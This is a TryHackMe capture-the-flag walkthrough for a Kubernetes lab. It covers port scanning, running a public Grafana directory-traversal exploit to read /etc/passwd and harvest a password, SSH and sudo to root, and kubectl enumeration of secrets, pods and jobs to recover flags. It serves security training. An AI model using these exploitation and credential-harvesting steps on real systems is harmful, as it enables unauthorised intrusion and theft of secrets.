

# Kubernetes for Everyone | TryHackMe Walkthrough



## Overview

In the challenge, a **Grafana directory traversal vulnerability** was exploited, which allowed reading arbitrary files on the server, including `/etc/passwd`, to find usernames and passwords. Once SSH access was gained, **Kubernetes enumeration** involved using `kubectl` (via `k0s kubectl`) to list secrets, pods, and jobs, revealing sensitive data like base64-encoded secrets and job outputs, which were then decoded or cracked to obtain the challenge flags.

...

## Access the Cluster

To access a cluster, you need to know the location of the K8s cluster and have credentials to access it. Compromise the cluster and best of luck.

### 1/Nmap scan

```
# nmap -Pn -sCV -p- -A -T4 10.10.29.65
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-16 21:53 BST
Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Nmap scan report for ip-10-10-29-65.eu-west-1.compute.internal
(10.10.29.65)
Host is up (0.00040s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:35:e1:4f:4e:87:45:9e:5f:2c:97:e0:da:a9:df:d5 (RSA)
|   256  b2:fd:9b:75:1c:9e:80:19:5d:13:4e:8d:a0:83:7b:f9 (ECDSA)
|_  256  75:20:0b:43:14:a9:8a:49:1a:d9:29:33:e1:b9:1a:b6 (ED25519)
111/tcp    open  rpcbind      2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4        111/tcp     rpcbind
|   100000   2,3,4        111/udp     rpcbind
|   100000   3,4         111/tcp6    rpcbind
|_  100000   3,4         111/udp6    rpcbind
3000/tcp   open  ppp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 302 Found
```

```
|      Cache-Control: no-cache
|      Content-Type: text/html; charset=utf-8
|      Expires: -1
|      Location: /login
|      Pragma: no-cache
|      Set-Cookie:
redirect_to=%2Fnice%2520ports%252C%2FTri%252Eity.txt%252Ebak; Path=/;
HttpOnly; SameSite=Lax
|      X-Content-Type-Options: nosniff
|      X-Frame-Options: deny
|      X-Xss-Protection: 1; mode=block
|      Date: Sat, 16 Aug 2025 20:53:47 GMT
|      Content-Length: 29
|      href="/login">Found</a>.
|      GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq,
TLSSessionReq, TerminalServerCookie:
|      HTTP/1.1 400 Bad Request
|      Content-Type: text/plain; charset=utf-8
|      Connection: close
|      Request
|      GetRequest:
|      HTTP/1.0 302 Found
|      Cache-Control: no-cache
|      Content-Type: text/html; charset=utf-8
|      Expires: -1
|      Location: /login
|      Pragma: no-cache
|      Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|      X-Content-Type-Options: nosniff
|      X-Frame-Options: deny
|      X-Xss-Protection: 1; mode=block
|      Date: Sat, 16 Aug 2025 20:53:17 GMT
|      Content-Length: 29
|      href="/login">Found</a>.
|      HTTPOptions:
|      HTTP/1.0 302 Found
|      Cache-Control: no-cache
|      Expires: -1
|      Location: /login
|      Pragma: no-cache
|      Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|      X-Content-Type-Options: nosniff
|      X-Frame-Options: deny
|      X-Xss-Protection: 1; mode=block
|      Date: Sat, 16 Aug 2025 20:53:22 GMT
|      Content-Length: 0
5000/tcp open  http Werkzeug httpd 2.0.2 (Python 3.8.12)
|_http-server-header: Werkzeug/2.0.2 Python/3.8.12
|_http-title: Etch a Sketch
6443/tcp open  ssl/sun-sr-https?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 401 Unauthorized
|     Audit-Id: 40eead7f-ae8e-411d-acba-587ef88754b4
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     Date: Sat, 16 Aug 2025 20:53:48 GMT
|     Content-Length: 129
|
{"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"Unauthorized","reason":"Unauthorized","code":401}
```

```

| GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq,
TLSSessionReq, TerminalServerCookie:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
| Request
| GetRequest:
| HTTP/1.0 401 Unauthorized
| Audit-Id: baceef57-5459-4319-8cd4-f2c164557ef1
| Cache-Control: no-cache, private
| Content-Type: application/json
| Date: Sat, 16 Aug 2025 20:53:23 GMT
| Content-Length: 129
|
{"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"Unauthorized","reason":"Unauthorized","code":401}
| HTTPOptions:
| HTTP/1.0 401 Unauthorized
| Audit-Id: 233fce64-7e66-49a1-aeac-953596ff11dd
| Cache-Control: no-cache, private
| Content-Type: application/json
| Date: Sat, 16 Aug 2025 20:53:23 GMT
| Content-Length: 129
|
{"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"Unauthorized","reason":"Unauthorized","code":401}
| ssl-cert: Subject: commonName=kubernetes/organizationName=kubernetes
| Subject Alternative Name: DNS:kubernetes, DNS:kubernetes.default,
DNS:kubernetes.default.svc, DNS:kubernetes.default.svc.cluster,
DNS:kubernetes.svc.cluster.local, DNS:localhost, IP Address:127.0.0.1, IP
Address:10.10.29.65, IP Address:172.17.0.1, IP
Address:FE80:0:0:0:CC:D2FF:FE2E:EF17, IP
Address:FE80:0:0:0:42:BFF:FE29:E3D, IP
Address:FE80:0:0:0:E453:8AFF:FE7F:1525, IP
Address:FE80:0:0:0:5CCC:50FF:FE75:8F3C, IP Address:10.96.0.1
| Not valid before: 2025-08-16T20:40:00
|_Not valid after: 2026-08-16T20:40:00
2 services unrecognized despite returning data. If you know the
service/version, please submit the following fingerprints at
https://nmap.org/cgi-bin/submit.cgi?new-service :

```

```

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

#### TRACEROUTE

```

HOP RTT ADDRESS
1 0.40 ms ip-10-10-29-65.eu-west-1.compute.internal (10.10.29.65)

```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 109.51 seconds

---

5 open ports:

22/tcp → SSH


111/tcp → RPCBind

3000/tcp → Web service (login redirect)

5000/tcp → HTTP


6443/tcp → HTTPS (Kubernetes API Server): Requires authentication (401 Unauthorized).

## 2/Web server on port 3000




Found Grafana running on port 3000 (Grafana is an open-source tool that lets you visualize and monitor data from many sources using interactive dashboards and alerts) but we need to find the username and password to login.

## Web server on port 5000



Found a weird sketch that we need to etch or something and submit.


## Web server on port 6443



We can't directly access it of course because Authentication is Required. Meaning the service is **alive** but refusing unauthenticated requests.

## 3/Exploitation

First think i did was checking the page source and looking for css, js files or even comments.



Then, i found an interesting link in the css file:

```
view-source:http://10.10.29.65:5000/static/css/main.css

@import url("https://fonts.googleapis.com/css2?family=Bowlby+One+SC&display=swap");
/* @import url("https://pastebin.com/cPs69B0y"); */
@import url("https://fonts.googleapis.com/css2?family=Vollkorn:wght@500&display=swap");


:root {
  --yellow: #f1ca3b;
  --black: #272727;
  --blue: #664aff;
  --black: #25252a;
  --red: rgb(255, 0, 68);
}

* {
  margin: 0;
  padding: 0;
  box-sizing: border-box;
}

body {
  background-color: var(--black);
  display: flex;
  text-align: center;
  flex-direction: column;
  justify-content: center;
  color: white;
  font-family: "Gill Sans", "Gill Sans MT", Calibri, "Trebuchet MS", sans-serif;
}

.title {
  display: flex;
  font-family: "Bowlby One SC", cursive;
  color: white;
}
```

Found a note of a guest user on the web page that looks like a base64 encoded and decided to check for it



<https://pastebin.com/cPs69B0y>

I visited cipher identifier to identify the type of encoding and it is base32 encoding text.



<https://www.dcode.fr/cipher-identifier>

---

```
# echo "OZQWO4TBNZ2A====" | base32 -d
vagrant
```

---

At this point, i was stuck a little to find the password.

When i searched for vulnerabilities related to Grafana service i was able to find Directory Traversal, also called LFI (local file inclusion)

To read: [https://owasp.org/www-community/attacks/Path\\_Traversal](https://owasp.org/www-community/attacks/Path_Traversal)

---

```
#searchsploit grafana
```

```
-----
Exploit Title                                     | Path
-----
Grafana 7.0.1 - Denial of Service (PoC)          | linux/dos/48638.sh
Grafana 8.3.0 - Directory Traversal and Arbit    | multiple/webapps/50581.py
Grafana <=6.2.4 - HTML Injection                 | typescript/webapps/51073.txt
-----
```

```
Shellcodes: No Results
```

```
#searchsploit -m 50581
#python3 50581.py -H http://10.10.29.65:3000
Read file > /etc/passwd
```

```
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

```
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmisp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
grafana:x:472:0:hereiamatctf907:/home/grafana:/sbin/nologin
```

---

We found the password of “vagrant”: hereiamatctf907

### Answer the questions:

Find the username?

Answer: vagrant

Find the password?

Answer: hereiamatctf907

...

## Your secret crush

connected on ssh with the found credetials.

---

```
# ssh vagrant@10.10.29.65
vagrant@10.10.29.65's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
```

```
System information as of Sat Aug 16 22:30:19 UTC 2025
```



```
System load: 0.12          Processes: 110
Usage of /: 6.5% of 61.80GB Users logged in: 0
Memory usage: 59%         IP address for eth0: 10.10.29.65
Swap usage: 0%            IP address for docker0: 172.17.0.1
```

248 packages can be updated.  
192 updates are security updates.

Last login: Thu Feb 10 18:58:49 2022 from 10.0.2.2

```
vagrant@johnny:~$ whoami
vagrant
vagrant@johnny:~$ pwd
/home/vagrant
vagrant@johnny:~$ sudo -l
Matching Defaults entries for vagrant on johnny:
    env_reset, exempt_group=sudo, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in\:/snap/bin
```

User vagrant may run the following commands on johnny:

```
(ALL : ALL) ALL
(ALL) NOPASSWD: ALL
(ALL) NOPASSWD: ALL
(ALL) NOPASSWD: ALL
(ALL) NOPASSWD: ALL
```

---

(ALL : ALL) ALL → user vagrant can run **any command as any user or group** so it was easy to get root privilege.

---

---

```
root@johnny:~# k0s kubectl get secret
```

NAME	TYPE	DATA	AGE
default-token-nhwb5	kubernetes.io/service-account-token	3	3y188d
k8s.authentication	Opaque	1	3y188d

---

Let's break it down:

k0s → runs the **k0s Kubernetes distribution's** version of kubectl (sometimes needed if the default kubeconfig is in k0s).

kubectl → the **Kubernetes command-line tool** to interact with the cluster.

get secret → tells Kubernetes to **list all secrets** in the current namespace.

**So “use k0s's kubectl to list all Kubernetes secrets.”**

---

---

```
root@johnny:~# k0s kubectl get secret k8s.authentication -o yaml
apiVersion: v1
data:
  id: VEhNe31lc190aGVyZV8kc19ub18kZWNYZXR9
kind: Secret
metadata:
  creationTimestamp: "2022-02-10T18:58:02Z"
  name: k8s.authentication
  namespace: default
  resourceVersion: "515"
  uid: 416e4783-03a8-4f92-8e91-8cbc491bf727
type: Opaque
```

---

Let's break it down:

k0s → runs the **k0s Kubernetes distribution**'s version of kubectl.

kubectl → the **Kubernetes CLI tool**.

get secret → tells Kubernetes to **retrieve a secret**.

k8s.authentication → the **name of the secret** you want to fetch.

-o yaml → output the secret **in YAML format** (human-readable with keys and base64-encoded values).

So It fetches the k8s.authentication secret and shows all its data in YAML.

...Here, the id is encoded in base64.

---

---

```
root@johnny:~# echo "VEhNe31lc190aGVyZV8kc19ub18kZWNYZXR9" | base64 -d
THM{yes_there_$s_no_$secret}
```

---

**Answer the questions below**

What secret did you find?

Answer: THM{yes\_there\_\$s\_no\_\$secret}

...

## Powerhouse of Pod's Storage

Looking for pods...

---

---

```
root@johnny:~# k0s kubectl get pods -A
```

NAMESPACE	NAME	READY	STATUS	
RESTARTS	AGE			
internship	internship-job-5drbm	0/1	Completed	0
3y188d				
kube-system	kube-router-vsqs85	1/1	Running	0
3y188d				
kube-system	metrics-server-74c967d8d4-pvv81	1/1	Running	0
3y188d				
kube-system	kube-api	1/1	Running	0
3y188d				
kube-system	coredns-6d9f49dcbb-9vbff	1/1	Running	0
3y188d				
kube-system	kube-proxy-jws4q	1/1	Running	0
3y188d				

---

I was stuck at this point after many fails so I dig around for a while and eventually find that the pods are located in subdirectories off of the **/var/lib/k0s/containerd** directory.

Then made it to

**/var/lib/k0s/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/38/fs/home/ubuntu/jokes**

---

---

```
root@johnny:/var/lib/k0s/containerd/io.containerd.snapshotter.v1.overlayfs/
snapshots/38/fs/home/ubuntu/jokes# ls -la
```

total	28
drwxr-xr-x	3 root root 4096 Feb 7 2022 .
drwxr-xr-x	3 root root 4096 Feb 7 2022 ..
-rw-r--r--	1 root root 1284 Feb 7 2022 crush.jokes
-rw-r--r--	1 root root 718 Feb 7 2022 dad.jokes
drwxr-xr-x	8 root root 4096 Feb 7 2022 .git
-rw-r--r--	1 root root 997 Feb 7 2022 mom.jokes
-rw-r--r--	1 root root 1160 Feb 7 2022 programming.jokes

---

Looking at the git commits:

---

```
root@johnny:/var/lib/k0s/containerd/io.containerd.snapshotter.v1.overlayfs/
snapshots/38/fs/home/ubuntu/jokes# git log --pretty=oneline
```

224b741fa904ee98c75913eafbfa12ac820659f	(HEAD -> master, origin/master, origin/HEAD) feat: add programming.jokes
22cd540f3df22a2f373d95e145056d5370c058f5	feat: add crush.jokes
4b2c2d74b31d922252368c112a3907c5c1cf1ba3	feat: add cold.joke
2be20457c290fa1e8cc8d18cd5b546cec474691c	feat: add mom.jokes
cc342469e2a4894e34a3e6cf3c7e63603bd4753e	feat: add dad.jokes

---

Searching through those leads us to our flag:

---

```
root@johnny:/var/lib/k0s/containerd/io.containerd.snapshotter.v1.overlayfs/
snapshots/38/fs/home/ubuntu/jokes# git show
```

```
4b2c2d74b31d922252368c112a3907c5c1cf1ba3
commit 4b2c2d74b31d922252368c112a3907c5c1cf1ba3
Author: Aju100 <ajutamang10@outlook.com>
Date: Mon Feb 7 22:37:13 2022 +0545
```

```
feat: add cold.joke
```

```
diff --git a/king.jokes b/king.jokes
new file mode 100644
index 0000000..1b7d703
--- /dev/null
+++ b/king.jokes
@@ -0,0 +1 @@
+THM{this_joke_is_cold_joke}
\ No newline at end of file
```

---

### Answer the questions below

What is the volume flag?

Answer: THM{this\_joke\_is\_cold\_joke}

...

## Hack a job at Fang

We saw the internship job listed under the pods previously

---

```
root@johnny:~# k0s kubectl get pods -A
```

NAMESPACE	NAME	READY	STATUS	
RESTARTS	AGE			
internship	internship-job-5drbm	0/1	Completed	0
3y188d				
kube-system	kube-router-vsqs85	1/1	Running	0
3y188d				
kube-system	metrics-server-74c967d8d4-pvv8l	1/1	Running	0
3y188d				
kube-system	kube-api	1/1	Running	0
3y188d				
kube-system	coredns-6d9f49dcbb-9vbff	1/1	Running	0
3y188d				
kube-system	kube-proxy-jws4q	1/1	Running	0
3y188d				

```
root@johnny:~# k0s kubectl get job -n internship
```

NAME	COMPLETIONS	DURATION	AGE
internship-job	1/1	3m10s	3y188d

---

### Let's break it:

-A → shows pods in **all namespaces** instead of just the current namespace.

-n internship → limits the command to the **internship namespace**.

And this will output the job information:

---

```
# k0s kubectl get job -n internship -o json
{
  "apiVersion": "v1",
  "items": [
    {
      "apiVersion": "batch/v1",
      "kind": "Job",
      "metadata": {
        "annotations": {
          "batch.kubernetes.io/job-tracking": ""
        },
        "creationTimestamp": "2022-02-10T18:55:33Z",
        "generation": 1,
        "labels": {
          "controller-uid": "11cf55dc-7903-4b78-b9d3-62cf241ad26d",
          "job-name": "internship-job"
        },
        "name": "internship-job",
        "namespace": "internship",
        "resourceVersion": "579",
        "uid": "11cf55dc-7903-4b78-b9d3-62cf241ad26d"
      },
      "spec": {
        "backoffLimit": 6,
        "completionMode": "NonIndexed",
        "completions": 1,
        "parallelism": 1,
        "selector": {
          "matchLabels": {
            "controller-uid": "11cf55dc-7903-4b78-b9d3-62cf241ad26d"
          }
        },
        "suspend": false,
        "template": {
          "metadata": {
            "creationTimestamp": null,
            "labels": {
              "controller-uid": "11cf55dc-7903-4b78-b9d3-62cf241ad26d",
              "job-name": "internship-job"
            }
          },
          "spec": {
            "containers": [
              {
                "command": [
                  "echo",
                  "26c3d1c068e7e01599c3612447410b5e56c779f1"
                ],
                "image": "busybox",
                "imagePullPolicy": "Always",
```

```

        "name": "internship-job",
        "resources": {},
        "terminationMessagePath":
"/dev/termination-log",
        "terminationMessagePolicy": "File"
    },
    ],
    "dnsPolicy": "ClusterFirst",
    "restartPolicy": "Never",
    "schedulerName": "default-scheduler",
    "securityContext": {},
    "terminationGracePeriodSeconds": 30
}
},
"status": {
    "completionTime": "2022-02-10T18:59:26Z",
    "conditions": [
        {
            "lastProbeTime": "2022-02-10T18:59:26Z",
            "lastTransitionTime": "2022-02-10T18:59:26Z",
            "status": "True",
            "type": "Complete"
        }
    ],
    "startTime": "2022-02-10T18:56:16Z",
    "succeeded": 1,
    "uncountedTerminatedPods": {}
}
}
],
"kind": "List",
"metadata": {
    "resourceVersion": "",
    "selfLink": ""
}
}

```

---

-o json → outputs the results in **JSON format** instead of the default table, which is useful for scripting or parsing.

In the results under “echo” we see a text that is encrypted:

```
26c3d1c068e7e01599c3612447410b5e56c779f1
```

Turns out it is **sha1 cryptographic hash function** under [hashes.com](https://www.hashes.com) website

**Hashes.com** Home FAQ Deposit to Escrow Purchase Credits API Tools Decrypt Hashes Escrow Support English Register Login

**Proceeded!**  
1 hashes were checked: 1 possibly identified 0 no identification

**Pay professionals to decrypt your remaining lists**  
<https://hashes.com/en/escrow/view>

✓ Possible identifications: [Decrypt Hashes](#)

26c3d1c068e7e01599c3612447410b5e56c779f1 - Possible algorithms: SHA1, SHA1(UTF16-LE(\$plaintext)), SHA1(UTF16-LE(\$plaintext)), MySQL4.1/MySQL5, mysql5(mysql5(\$p

SEARCH AGAIN

